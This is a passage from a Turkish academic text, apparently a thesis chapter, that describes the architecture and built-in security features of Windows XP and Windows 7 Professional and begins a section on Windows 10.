
2.6. Windows XP Professional

Windows XP, Windows NT işletim sistemi ailesinin bir parçası olarak Microsoft tarafından üretilen 24 Ağustos 2001'de üretime sunulan ve 25 Ekim 2001'de perakende satış için geniş çapta piyasaya sunulan kişisel bir bilgisayar işletim sistemidir. Windows XP Professional temel olarak çevre alt sistemi, yönetici sistemleri ve kullanıcı uygulamaları olmak üzere üç ana bileşen içermektedir. Çevre alt sistemi çeşitli uygulamalar için çalışma zamanı desteği sunarken, yönetici hizmetleri ve Windows XP çekirdeği işletim sistemi ve çalışma ortamı için çekirdek modunu tanımlamaktadır. Kullanıcı uygulamaları, bugün kullanılan en güçlü ağ işletim sistemleri arasında Windows XP Professional'ı sıralayan işlev ve yetenekleri sunmaktadır (Minasi, 2002). Şekil 2.10.'da işletim sisteminin arayüzü gösterilmektedir.

Şekil 2.10. Windows XP işletim sistemi arayüzü.

2.6.1. Windows XP Professional mimarisi

Şekil 2.11.'de Windows XP işletimin sisteminin mimarisi gösterilmektedir.



Şekil 2.11. Windows XP Pro mimarisi.

Çekirdek katmanı ile kullanıcı katmanı karşılaştırıldığında ikisi arasındaki en belirgin fark, belleğin çekirdek katmanı bileşenleri ve kullanıcı katmanı bileşenleri tarafından nasıl kullanıldığıdır. Kullanıcı katmanında çalışan bileşenler donanıma erişemez ve doğrudan diğer işlemlerle iletişim kuramaz. Kod Windows XP Çekirdek katmanında çalıştığında bilgisayardaki tüm donanıma ve belleğe erişim sağlayabilmektedir. Süreç kavramı, bir programın çalıştırılabilir kısmının bulunduğu ortamı, hafıza kullanımını, hangi işlemciyi kullanacağını, nesnesini ve benzeri şeyleri tanımlamaktadır. İş parçacığı ise programın çalıştırılabilir kısmındaki işlem önceliğini belirlemeyi esas almaktadır. Windows XP işletim sistemindeki görev yöneticisi işlem sekmesi ile tüm etkin Windows XP işlemleri görüntülenebilmektedir. Çocuk işlemler, çalışma işlemi özelliklerini ebeveyn(üst) işlemlerden almaktadır. Ebeveyn(üst) işlem çalışma zamanı süreci yaratan Windows XP çevre alt sistemidir. Bağlam kavramı, geçerli kayıt defteri değerleri ve işlem veya işlem parçacığının çalıştığı çalışma ortamı değişkenlerini ifade etmektedir. Windows XP Professional'ın çevre alt sistemleri olarak ta bilinen çoklu

çalışma ortamı desteği birçok avantaj sağlamaktadır. Windows XP çalışma zamanı ortamında işlemlerin veri alışverişinde bulunmasına izin verme tekniğine yerel prosedür çağırma (PLC) adı verilmektedir. Sanal prosedür çağırma koleksiyonlarına ise, dinamik bağlantı kütüphanesi (DLL) denmektedir. Bağlam anahtarı, bir işlem için bağlam bilgisini boşaltma ve başka bir işlem için bilgiyi yerleştirme anlamına gelmektedir. İşletim sisteminin daha verimli çalışmasına izin vermek için, Windows XP mümkün olduğunca bağlam geçişi yapmaktan kaçınmalıdır. Windows XP 32 bit ve 64 bit mimari uygulamaları bu mimarilerin alt sistemleri üzerinde çalışmaktadır (Ogleltree, 2002).

Şekil 2.12. Windows XP 32 ve 64 bit mimarilerinin uygulama ve alt sistem katmanları.

Windows XP işletim sistemi NT çekirdek katmanı üzerine kurulmuştur ve NT çekirdek katmanı yapısı Şekil 2.12.'deki görselde gösterilmiştir.

2.6.2. Windows XP Professional güvenlik mekanizması

Windows XP güvenlik mekanizması iyileştirmelerinin çoğu iyileştirmeler ve geliştirmelerle Windows 2000'den aktarılmıştır. Windows XP yeni ağ özellikleri, kimlik doğrulama ve yetkilendirme gibi birçok yeni özelliği ile yeni güvenlik bileşenlerine sahiptir. Bu özelliklerden biri windows güvenlik duvarı ve windows güvenlik duvarı durum bilgisini içeren kişisel güvenlik duvarıdır. Windows XP düzgün yapılandırıldığında güvenlik duvarı makine üzerine ağ üzerinden erişimi kısıtlamakta ve blaster solucanı gibi ağ tabanlı saldırılara karşı makineyi korumaktadır. Windows güvenlik duvarı kurumsal, SSLF ve FDCC ortamlarındaki ağ güvenliği modeline başka bir katman ekleyebilmektedir ve bazen bu katman, SOHO ortamlarında tek güvenlik katmanı olarak kullanılmaktadır. Bir ağ köprüsü, pahalı özel donanımların (ethernet, wireless) kullanılmasına gerek kalmadan iki ağın görünmez bir bağlantı ile birleştirilmesini

sağlamaktadır. Köprüleme iki ağın asgari miktarda çalışmasıyla birleştirilmesine izin verirken ciddi güvenlik sorunlarına da neden olabilmektedir. Windows güvenlik duvarı gibi kişisel bir duvar etkin değilse ve doğru yapılandırma sağlanmadıysa, kurulan köprü her iki ağa da güvenlik sağlayamaz ve birbirlerinden gelen saldırılara açık hale gelecekleri için köprüleme işlemi özel olarak istenmedikçe önerilmez. Güvenlik duvarının dışında Windows XP'nin sahip olduğu uzak masaüstü özelliği bir windows xp pro sistemine başka bir bilgisayardan uzaktan erişim yapılmasına olanak sağlar ve bu durum uzaktaki saldırganların varsayılan hesapların parolalarını tahmin ederek, bilgisayara erişim girişiminde bulunmalarına imkân vermektedir. Bu nedenle uzaktan erişim sistemlerinin mevcut güvenlik katmanlarını kullanması gerekmektedir. Windows XP bir kablosuz ağ ara birim kartı (NOC) bulundurduğunda bilgisayar otomatik olarak tespit ettiği herhangi bir kablosuz ağa bağlanabilir ve bu durum bilgisayarın erişim noktasından başka bir erişim noktasına herhangi bir yeniden yapılandırma olmaksızın kolayca dolaşım yapmasına olanak sağlamaktadır. Böylece bu durum bir saldırgan tarafından erişim noktaları için hizmet seti tanımlayıcı (SSID) bilgilerini ortaya çıkarmak veya hileli bir erişim noktası oluşturmak amacıyla kullanılabilmektedir. Kablosuz otomatik yapılandırma, herhangi bir kablosuz ağa bağlanmak üzere ayarlanabildiği için hileli bir erişim noktası bilgisayarı, bilgisayara saldırabilecek veya bilgisayardan veri toplayabilecek düşmanca bir ağ bağlantısına olanak sağlayabilmektedir. Kablosuz güvenlik için daha iyi bir çözüm sağlamak amacıyla Wi-Fi Alliance adlı bir endüstri grubu Wi-Fi korumalı erişim (WPA) adlı bir ürün sertifikası oluşturmuştur. Windows XP SP2 ve SP3'te WPA'nın sağladığı iletişim özelliklerini şifrelemek için AES algoritması kullanılmaktadır. Kimlik doğrulama ve yetkilendirme özelliklerinden ise ilki kişiselleştirilmiş giriştir. Bu özellik kişisel verilerin ve ağların gizli tutulmasını ve hesap verilebilirliği arttırmayı sağlamaktadır. Windows XP güvenlik önlemlerinden biri olan kişiselleştirme ve yetki yükseltme özelliklerinden bir diğeri, basit dosya paylaşımıdır. Bu özellik bir çalışma grubu veya Domain Etki Alanı içerisindeki bir bilgisayarda kullanılamaz. Basit dosya paylaşımı etkinleştirildiğinde sisteme ağ üzerinden erişebilmek için yalnızca ziyaretçi hesabı kullanılabilmektedir ve bu durum saldırganların yönetici hesapların şifrelerini kırarak sisteme uzaktan erişim sağlayamayacakları anlamına gelmektedir. Güvenliği sağlamak için basit dosya paylaşımı ile ilgili ayrıcalıklar olabildiğince kısıtlanmalıdır. Windows XP Professional için boş parola içeren hesaplar yalnızca fiziksel sistemin oturum açma ekranında oturum açmak için kullanılmaktadır ve bu durum boş parolalara sahip kullanıcıların ağlar üzerinden veya ikincil oturum açma hizmeti ile (RunAs) kullanılamayacağı anlamına gelmektedir. Bu özellik saldırganların boş parolalara uzaktan erişim sağlamalarını önlemektedir. Windows XP'nin kimlik bilgisi yönetimi, kullanıcıların işletim sistemi ve uygulamalar için kimlik doğrulama

bilgilerini saklamalarına izin vermektedir. Uygulamalara veya sistemlere erişim için herhangi bir kullanıcı adı veya şifre istendiğinde, şifremi hatırla özelliği ile kullanıcı olarak o sisteme yetkisiz erişim elde eden herkes depolanan kimlik bilgilerinin erişim verdiği tüm kaynakları bulabilmektedir. Bu nedenle şifreler, en az fiziksel tehdidin olduğu ortamlarda ve şifrenin önemsiz bir değere sahip olduğu yerlerde depolanmalıdır. Hızlı kullanıcı değiştirme özelliği ise, aynı anda iki veya daha fazla kullanıcının aynı Windows XP sistemine giriş yapmasına izin vermektedir. Herhangi bir zamanda yalnızca bir kullanıcı oturumu etkindir ve hızlı kullanıcı değiştirme özelliği yalnızca bir kullanıcının başka bir kullanıcının kullandığı sisteme kısa erişim sağlaması gerektiği durumlarda önerilmektedir. Hızlı kullanıcı değiştirme özelliği yalnızca bir etki alanına üye olmayanlar gibi belirli özellikleri karşılayan sistemlerde kullanılabilmektedir. Windows XP SP2 tarafından eklenen güvenlik özelliklerden biri DCOM (Dağıtılmış Bileşen Nesne Modeli) ve RPC'nin (Uzaktan Yordam Çağrısı) adsız kullanımına artık izin vermemesidir. COM sunucuları, COM işlemlerine yetkisiz erişimi engelleyebilecek erişim kontrol listelerine sahiptir ve RPC ve DCOM'da yapılan değişiklikler, kötü amaçlı yazılımın sistemlere saldırmak için kullandığı çeşitli yöntemleri ortadan kaldırmak için tasarlanmıştır. Ancak bu değişiklikler birçok mevcut programı da bozabileceğinden DCOM veya RPC kullanan tüm uygulamalar, bir kuruluşa dağıtılmadan önce Windows XP SP2 veya SP3 ile kapsamlı bir şekilde test edilmelidir. DTC (Dağıtılmış İşlem Düzelticisi) özelliği, veri tabanları ve diğer kaynaklar için işlemlerin işlenmesinde kullanılır ve windows XP SP2 ve SP3'te, DTC ile ağ erişimi varsayılan olarak devre dışıdır. Kuruluşlar DTC'yi yalnız uygulamaların ihtiyaç duyduğu erişimi sağlayacak ve mümkün olduğunda bunları karşılıklı kimlik doğrulama ve şifreleme ile koruyacak şekilde yapılandırmalıdır. Windows 2000 temelli gelen güvenlik özelliklerinden bir olan kerberos, etki alanında Windows XP Professional, Internet Engineering Task Force (IETF), Yorum isteği (RFC) 1510'da tanımlandığı gibi MIT Kerberos v.5 kimlik doğrulaması için destek sağlamakta ve üç protokolden oluşmaktadır. Bunlar: Kimlik Doğrulama Hizmeti (AS) Değişimi, Bilet Verme Hizmeti (TGS) Değişimi ve İstemci/Sunucu (CS) Değişimi'dir. Kerberos v.5 standardı yalnızca salt windows etki alanı ortamlarında kullanılabilmekte ve windows etki alanı üyeleri, eski ve daha az güvenli olan NTLM ve LanManager (LM) kimlik doğrulama yöntemlerinin yerine, varsayılan ağ istemcisi/sunucu kimlik doğrulama protokolü olarak kerberos kullanmaktadır. Eski yöntemler, eski windows istemcilerinin bir windows etki alanı ortamında kimlik doğrulamalarını sağlamak için hala desteklenmektedir ve windows XP professional bağımsız iş istasyonları ve NT etki alanı üyeleri, yerel kimlik doğrulaması yapmak için kerberos kullanmak yerine geleneksel NTLM kullanmaktadır. Kerberos oturum açma kimlik bilgileri için eski kimlik doğrulama

yöntemlerinden daha güçlü koruma sağladığından güvenliği sağlamak açısından daha çok tercih edilmelidir. NIST, SSL ve FDCC ortamlarında LM ve NTLM v1'in devre dışı bırakılmasını ve diğer ortamlarda ise LM'nin devre dışı bırakılmasını önermektedir. Windows XP, windows ip güvenliği adı verilen IETF İnternet protokolü güvenliği (IPsec) standardının bir uygulamasını içermektedir ve gizlilik, bütünlük için ağ düzeyinde destek sağlamaktadır. Gizlilik, yetkisiz kişilerin ağlardan geçerken verilere erişmelerini önleyen paketlerin şifrelenmesiyle sağlanırken, bütünlük kısmen gönderen ve alıcı tarafından paylaşılan bir gizli anahtara dayanan her paket için bir karma hesaplanması ve paket içinde paketin gönderilmesi ile desteklenmektedir. Windows XP'nin ip güvenliği, kamuya açık ağlarda dolaşan verileri korumak ve hassas ağları özel ağlarda korumak için bir çözüm sunar ve kurumsal ve SOHO ortamlarında kablosuz ağ iletişimini korumak için yaygın olarak kullanılmaktadır. Windows ip güvenliğini windows güvenlik duvarı gibi kişisel bir güvenlik duvarıyla birlikte kullanmak, hem gelen hem de giden paketleri sınırlandırarak ağ tabanlı saldırılara karşı koruma sağlayabilmektedir. Windows XP'de bulunan şifreleme dosya sistemi (EFS), kullanıcılara NTFS biçimli bir birimde bulunan dosya ve klasörleri görünmez bir şekilde şifrelemek veya şifresini çözmek için bir yöntem sağlar. Windows XP'nin özgün sürümünde, EFS, Veri Şifreleme standardının (DES) daha güçlü bir değişkeni olan üçlü veri şifreleme standardı (3DES) algoritması veya genişletilmiş veri şifreleme standardı (DESX) kullanılmaktadır. Windows XP Service Pack 1 gelişmiş şifreleme standardı (AES) algoritması için destek eklemiştir ve SP1, SP2, SP3 sistemleri, EFS için varsayılan olarak AES algoritmasını kullanmıştır. Bu durum, varsayılan olarak windows 2000'den gelen bir değişikliktir ve özellikle fiziksel saldırı riski yüksek diz üstü bilgisayarlarla birlikte diğer sistemlerde kullanışlı olan EFS, dosyalar üzerinde yerel şifreleme sağlamak için kullanılmaktadır (Scarfone, 2008).


2.7. Windows 7 Professional

Windows 7 windows NT işletim sistemi ailesinin bir parçası olup, Microsoft tarafından 22 Temmuz 2009'da üretilmiş ve 22 Ekim 2009'da yaygın olarak kullanılmaya başlanmış bir kişisel bilgisayar işletim sistemidir. Şekil 2.13.'de sistemin ara yüzü gösterilmektedir (Ramesh, 2009).

Şekil 2.13. Windows 7 işletim sistemi ara yüzü.

2.7.1. Windows 7 Professional mimarisi

Windows 7 Professional Mimari katmanları Şekil 2.14.'de görüldüğü gibidir. Buradaki çekirdek katmanı korumalı modda çalışır ve işlem parçalarını, kesintileri, yakalama işlemlerini destekleyerek CPU'ya erişim sağlamaktadır. Yönetici katmanı da koruyucu modda çalışır, çekirdek katmanın üzerinde yer alır ve temel sistem servislerini sağlamaktadır. Yönetici katmanı üzerinde bulunan çevre alt sistemi katmanı, farklı işletim sistemi uygulamalarını destekleyen, kullanıcı katmanında çalışmaktadır.



Şekil 2.14. Windows 7 Professional mimarisi.

Windows 7 işletim sistemi bir donanım platformundan diğerine taşınmak isterse biraz değişiklik yapılması gerekmektedir. Windows 7 işletim sistemi C/C++ dilleriyle yazılmıştır ve platforma bağımlı kod, donanım soyutlama katmanı (HAL) adı verilen dinamik bir bağlantı kütüphanesinde (DLL) korunmaktadır. Windows 7 işletim sistemi, iş parçacığı planlaması, kesme ve istisna işleme, düşük seviye işlemci senkronizasyonu, ani güç kesintisi sonrası sistem kurtarma gibi sorumlulukları içeren 4 ana bileşenden oluşmaktadır. Windows 7 çekirdeği dağıtıcı ve kontrol nesneleri olmak üzere nesne yönelimli iki nesne kullanmaktadır. Dağıtıcı nesneler olay, iş parçacığı, semafor, zamanlayıcı gibi bileşenlerde gönderim ve senkronizasyonu kontrol ederken, kontrol nesnesi senkronize olmayan işlem çağrılarını, işlem ve profil nesnelerini, güç bildirimini kontrol etmektedir. Windows 7'de süreç kavramının bir sanal bellek adres alanı, bilgisi (temel öncelik gibi) ve bir veya daha fazla işlemci için yakınlığı vardır. İş parçacığı ise, çekirdeğin göndericisi tarafından programlanan bir yürütme birimidir. Her bir iş parçacığının işlemci benzeşliği ve hesap bilgileri olmak üzere kendine ait bir durumu mevcuttur. Bir işlem parçacığının hazır halde, bekleme konumunda(standby), çalışır halde, geçiş halinde, beklemede(waiting) ve sonlandırılmış olmak üzere altı durumu vardır ve işlem parçacığı bu durumlardan birinde var olabilmektedir. Çekirdek planlamasıyla ilgili olarak windows 7 işletim sistemi özelliklerinin öncelikli stratejileri şunlardır: Fareyi ve pencereleri kullanan etkileşimli iş parçacıklarına çok iyi tepki süreleri vermek, giriş çıkış birimlerini meşgul tutmak için giriş çıkış bağlantılarını aktif hale getirmek, Hesaplamaya bağlı iş parçacıklarının arka plandaki yedek

CPU çevrimlerini absorbe etmesi. Windows 7 işletim sistemi, sahip olduğu tüm hizmetleri ve varlıkları için nesneler kullanır ve nesne yöneticisi bu nesnelerin kullanımını denetlemektedir. Nesnelere başvurmak için uygulamalar tarafından kullanılan bir nesne tanıtıcısı oluşturmak, güvenliği kontrol etmek, hangi nesnenin hangi nesneyi kullandığını takip etmek nesne yöneticisinin görevlerindendir. Nesneler yaratma, açma, kapama, sorgu adı, ayrıştırma ve güvenlik gibi standart bir yöntem kümesi tarafından manipüle edilir. VM Yöneticisinin tasarımı temel donanımın fiziksel eşleştirme, bir çağrı merkezi oluşturma mekanizması, çok işlemcili sistemlerdeki saydam önbellek uyumu, sanal adres takma işlemi gibi olayların sanal olarak desteklendiğini varsaymaktadır. Windows'taki VM yöneticisi, hem x86 hem de AMD64 mimarileri için sayfa boyutu 4 KB olan sayfa tabanlı bir yönetim şeması kullanmaktadır. Windows 7 dosya sistemi temel yapısı (NTFS), windows disk yöneticisi yardımcı programı tarafından oluşturulan, mantıksal disk bölümünü temel alan, bir diskin bir kısmını bir diskin tamamını veya birkaç diski kapsayabilen bir birimdir. Birim hakkındaki bilgiler gibi tüm meta veriler, kümeleri temel disk ayırma birimi olarak kullanan düzenli bir dosyada depolanmaktadır. Bellek yöneticisi, sanal bellek alanlarını ayarlamakta ve işlemektedir. Sanal bağımsız DE, hafızayı kabul etmekte veya serbest bırakmaktadır ve bu fonksiyonlar uygulamanın belleğin ayrıldığı sanal adresleri belirlemesini sağlamaktadır. Bir uygulama hafızayı, bir dosyayı adres alanına eşleyerek kullanabilmektedir. Bu durum çok aşamalı süreçlerde ve iki işlemin aynı dosyayı sanal belleğinde eşleyerek bir belleği paylaştığı durumlarda gerçekleşmektedir. Win 32 ortamında yığın kavramı, ayrılmış adres alanının bir bölgesi anlamına gelmektedir. Win 32 süreçleri 1 MB'lık varsayılan yığınlarla oluşturulmuştur ve erişim aynı anda meydana gelen güncellemeler ve çoklu iş parçacıkları tarafından yığının boşluk paylaşım veri yapısını hasarlardan korumak için senkronize edilmiştir. Genel veya statik verilere dayanan fonksiyonlar tipik olarak çok iş parçacıklı bir ortamda düzgün şekilde çalışmadığından iş parçacığı yerel depolama mekanizması genel depolamayı her bir iş parçacığı temelinde ayırmaktadır (Silberschatz, 2014).

2.7.2. Windows 7 Professional Güvenlik mekanizması

Windows 7 işletim sistemi, Windows XP işletim sistemiyle kıyaslandığında daha bütüncül bir güvenlik anlayışı benimsemektedir. Windows Vista işletim sisteminde "güvenlik merkezi" adı altında gerçekleştirilmeye çalışılmış bu bütüncül güvenlik anlayışı, Windows 7 işletim sisteminde "işlem merkezi" adıyla denetim masası kontrolü tarafından gerçekleştirilmektedir. İşlem merkezi güvenlik kaynaklarının temel kaynaklarla uyum içerisinde çalışmasını amaçladığından sadece güvenlikle değil, performans ilkelerini düzenleme işlemleriyle de

ilgilenmektedir. Microsoft Vista işletim sistemiyle gelen Microsoft Defender yazılım Windows 7 işletim sisteminde de hazır olarak bulunmaktadır. Bunun yanında hem içten dışa hem de dıştan içe trafik akışını kontrol eden Windows güvenlik duvarı da Windows 7 işletim sisteminde gelişmiş olarak bulunmaktadır. Windows 7'nin işlem merkezi antivirüs uygulamalarıyla uyumlu bir şekilde çalışarak, kullanıcı hesaplarının denetimini ve ebeveyn kontrolünü de sağlamaktadır. Dosya ve dizin güvenliği şifrelenmesi Windows 7 işletim sisteminin de odaklandığı bir noktadır ve Enterprise sürümlerinde hazır olarak gelen bitlocker yazılımı disk bölümü şifreleme imkânı sunmaktadır. Erişim hakları düzenlemeleri sırasında yapılacak hatalar, yetkisiz kişilerin de dosyalara erişmesine neden olabileceğinden, sadece erişim hakları ile koruma sağlamak önemli güvenlik açıklarına neden olabilmektedir. Bu güvenlik açıklarını önlemek adıyla Windows 7 işletim sistemi kullanıcılara EFS dosya ve dizinleri şifreleme özellikleri sunarak, verileri şifrelenmiş olarak disk üzerinde saklamaktadır ve bu dosyaya erişim sadece dosyanın sahibi erişebilmektedir. EFS şifreleme, sadece NTFS dosya sistemlerinin desteklediği bir özellik olduğu için şifrelenmiş bir dosya NTFS birimi olmayan bir dosya üzerine taşındığında şifreleme özelliği ortadan kalkar ve dosyaya erişmek isteyen kullanıcı dosyayı tanınmayan karakterler halinde görmektedir. Şifreleme özelliği ağ transferleri sırasında ortadan kalktığı için şifrelemede EFS kullanmak yerine IPSec, Remote Desktop veya Terminal servisleri kullanılmaktadır ve dosyalar ağ üzerinden şifrelerini açmadan gönderilmektedir. İşletim sistemlerinde sistem çökmesi ve donanım hatalarından dolayı veriler kaybedilebilir ve bu duruma önlem olarak kaybolma tehlikesi olan başka ortamda kopyalanarak yedeklenmesi gerekmektedir. Herhangi bir nedenden dolayı işletim sistemi kullanılamaz hale geldiğinde kullanıcıya ait önemli verilerin zarar görmemesi için dosya yedekleme işleminin, işletim sistemi ve kullanıcıya ait önemli bilgiler disk üzerinde yaratılmış farklı mantıksal disklere konularak yani disk en uygun şekilde biçimlendirilerek gerçekleştirilmesi gerekmektedir. Böylece kullanıcı işletim sisteminin kurulu olduğu mantıksal diske format atarak işletim sistemini yeniden kullanılabilir hale getirebilmektedir. Problem kaynağının tespit edilebilmesi için işletim sistemine ait olay kayıtlarının işletim sisteminin bulunduğu diskte tutulmaması gerekmektedir. Windows 7 işletim sisteminde dosya ve dosya ayarlarını saklamak için Başlat / Denetim Masası / Yedekleme ve Geri Yükleme uzantısında bulunan bir yedekleme programı mevcuttur. Windows 7 işletim sistemi güvenliği sağlamak için sistemi kullanacak her kişiyi sisteme tanımlamak adına kullanıcı adı ve şifresine sahip kullanıcı hesapları oluşturarak kimlik doğrulama özelliğini kullanmaktadır. Sistemde oturum açma(logon) işlemini gerçekleştirecek her bir kullanıcı kimlik doğrulama özelliğinden geçerek sisteme kayıtlı biri olduğunu ispatlamış olur. Kullanıcıların sahip olduğu şifrelerin kırılmasını önlemek adına Windows 7 işletim sistemi parola ilkelerine

sahiptir. Windows 7 işletim sistemi güvenliği sağlamak amacıyla oluşturulan kullanıcıları users gibi bir grup altında toplayarak yetkilendirme yapmakta ve gruplarla dosya erişim yetkilerini kısıtlamaktadır. Bu durum herhangi kötü niyetli birinin bir kullanıcı hesabını ele geçirdiğinde tüm sisteme zarar verme riskini önlemektedir. 2003 yılında Windows XP SP2 çıkarılırken güvenlik önlemlerini arttırmak amacıyla güvenlik duvarı, antivirüs koruması ve güncellemeleri içeren Windows Güvenlik Merkezi özelliği eklenmiştir. Bu durum Windows 7 işletim sisteminde işlem merkezi adı altında sistemin hem güvenlik hem de performans takibinin ve değişikliklerinin yapıldığı bir ara yüz olarak ortaya konmuştur. Bilgisayarlar üzerinde bulunan virüs, ajan ve solucan gibi zararlı yazılım ve programlardan sistemi korumak için, zaman içerisinde tespit edilen güvenlik açıklarını ortadan kaldırmak için Microsoft firması belirli aralıklarla yama ve hizmet paketleri yayınlamaktadır. Bilgisayar sistemlerini dışarıdan gelen tehlikelere karşı korumak için yayınlanan bu yama ve hizmet paketleri takip edilmeli ve bilgisayarın güncelleme işlemleri gerçekleştirilmelidir. Belli bir ürünün güvenlik açığını kapatmak için yayınlanan yamalar güvenlik yamaları, kritik bir hatayı gidermek için yapılan güncelleme kritik güncelleme, belirli bir ürünün tüm güncellemelerini yapan servis paketi ve belirli bir problemi gidermek için yapılan genel güncellemelere güncelleme adı verilmektedir (Alparslan, 2010).


2.8. Windows 10 Professional

Windows 10, 2015 yılında Microsoft tarafından yayımlanan en yeni kişisel bilgisayar işletim sistemidir. Günümüzde birçok insan, firma ve kuruluş masaüstü veya diz üstü bilgisayarlarında Windows 10 işletim sistemini aktif olarak kullanmaktadır. Windows 10 işletim sistemi windows 7 işletim sistemiyle başlat menüsü de dâhil olmak üzere benzerlik gösteren, tanıdık ve kullanımı kolay bir ara yüze sahiptir. Windows 10 Home, Professional, Enterprise ve Mobile sürümleri mevcuttur. Sistemin ara yüzü Şekil 2.15.'de gösterilmektedir (Olusanya vd., 2016).

Şekil 2.15. Windows 10 işletim sistemi ara yüzü.

2.8.1. Windows 10 Professional mimarisi

